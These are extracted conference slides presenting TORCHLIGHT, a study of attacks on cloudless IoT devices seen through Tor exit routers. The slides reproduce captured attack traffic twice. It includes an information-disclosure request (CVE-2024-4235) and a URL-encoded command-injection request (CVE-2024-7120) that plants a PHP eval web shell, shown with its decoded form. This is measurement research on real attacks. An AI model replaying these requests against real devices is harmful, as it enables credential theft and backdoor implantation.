

TORCHLIGHT: Shedding **LIGHT** on Real-World Attacks on Cloudless IoT Devices Concealed within the **Tor** Network

Yumingzhi Pan[†], Zhen Ling[†], Yue Zhang[†], Hongze Wang[†], Guangchi Liu[†], Junzhou Luo^{†§}

†



東南大學
SOUTHEAST UNIVERSITY

‡



山东大学
SHANDONG UNIVERSITY

§



福耀科技大学
FUYAO UNIVERSITY OF SCIENCE AND TECHNOLOGY

- Interested in **Network & System Security**



Yumingzhi Pan

SEU Ph.D. Student



Zhen Ling

SEU Professor




Yue Zhang

SDU Professor



Hongze Wang

SEU Ph.D. Student



Guangchi Liu


SEU Professor




Junzhou Luo

SEU& FYUST
Professor


Anonymity is different for each use case



Anonymity is different for each use case



Cloud-Centric IoT



Cloud-Centric IoT devices (e.g., Smart Locks):

- Relies on cloud server & behind NAT
- Limited capabilities
- **Potential privacy & reliability risks** ⚠️

Cloud data breaches are becoming a serious threat for businesses everywhere

Google Cloud IoT Core is Shutting

News

By Sead Fadić published June 25, 2024

Confirmed: 2 Billion Records Exposed In Massive Smart Home Device Breach

By Davey Winder, Senior Contributor. © Davey Winder is a veteran cybersecurity...

Follow Author

Published Jul 02, 2019, 06:13am EDT, Updated Jul 04, 2019, 07:31am EDT

EMQX Cloud


Cloudless IoT




V.S.

Cloudless IoT devices (e.g., NAS, NVR / DVR):

- Substantial computational capacity
- Self-hosted data 😊
- **Directly exposed to Internet**
→ **Valuable targets for cyberattacks** 🛡️



* If end-to-end encryption is not implemented between users and servers



Detecting IoT traffic on our lab-deployed Tor exit routers raised a critical question:
Why would anyone need the anonymity of Tor to access their own IoT devices?

-  Internal Traffic: OR ↔ OR / OR ↔ OP; **encrypted**
-  External Traffic: exit routers ↔ servers; **unencrypted***

* If end-to-end encryption is not implemented between users and servers

- Hackers are leveraging Tor's anonymity to **exploit zero-day vulnerabilities** against cloudless IoT devices

```
GET /BSW_wsw_summary.htm HTTP/1.1
User-Agent: python-requests/2.19.1
```

```
HTTP/1.0 200 OK
Content-length: 359
Content-type: text/html
... ..
```

```
<HTML><HEAD>
<META name="description" content="DG834Gv5">
<META http-equiv="Pragma" content="no-cache">
```

Device Model

```
... ..
</HTML>
<title>Configuration Assistant</title>
```

CVE-2024-4235
Info Disclosure

```
... ..
<td width="50%"><b>Login Name</b></td><td
width="50%"> USERNAME</td>
</tr>
<tr>
<td width="50%"><b>Administrator Password:</b></td><td
width="50%"> PASSWORD</td>
... ..
</HTML>
```

```
GET
/vpn/list_base_config.php?type=mod&parts=base_config&templ
ate=%60echo+-
e+'%5Cx3c%5Cx3f%5Cx70%5Cx68%5Cx70%5Cx20%5Cx40%5Cx6
5%5Cx76%5Cx61%5Cx6c%5Cx28%5Cx24%5Cx5f%5Cx50%5Cx4f
%5Cx53%5Cx54%5Cx5b%5Cx27%5Cx61%5Cx27%5Cx5d%5Cx29
%5Cx3b%5Cx3f%5Cx3e'%3E/www/tmp/custom_language_en.php
%60 HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
```

CVE-2024-7120
CMD Injection

Attacker was exploiting 0-day vuln to implant a backdoor

Decoded string: `echo -e '<?php @eval(\$_POST[' a ']);?>' >
/www/ tmp/custom_language_en.php`

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
Content-type: text/html; charset=UTF-8
Date: Mon, 10 Jun 2024 15:08:39 GMT
Server: Apache 1.3.29
... ..
```

- Hackers are leveraging Tor's anonymity to **exploit zero-day vulnerabilities** against cloudless IoT devices

```
GET /BSW_wsw_summary.htm HTTP/1.1
User-Agent: python-requests/2.19.1
```

```
HTTP/1.0 200 OK
Content-length: 359
Content-type: text/html
```

... ..

```
GET
/vpn/list_base_config.php?type=mod&parts=base_config&templ
ate=%60echo+-
e+'%5Cx3c%5Cx3f%5Cx70%5Cx68%5Cx70%5Cx20%5Cx40%5Cx6
5%5Cx76%5Cx61%5Cx6c%5Cx28%5Cx24%5Cx5f%5Cx50%5Cx4f
%5Cx53%5Cx54%5Cx5b%5Cx27%5Cx61%5Cx27%5Cx5d%5Cx29
%5Cx3b%5Cx3f%5Cx3e'%3E/www/tmp/custom_language_en.php
%60 HTTP/1.1
Connection: keep-alive
```

CVE-2024-7120

If we can analyze the traffic passing through Tor, we might uncover the vulnerabilities being actively exploited by these malicious actors

```
<td width="50%"><b>Login Name</b></td><td
width="50%">USERNAME</td>
</tr>
<tr>
<td width="50%"><b>Administrator Password:</b></td><td
width="50%">PASSWORD</td>
... ..
</HTML>
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
Content-type: text/html; charset=UTF-8
Date: Mon, 10 Jun 2024 15:08:39 GMT
Server: Apache/1.3.29
... ..
```

- **IRB** → Not human subjects research

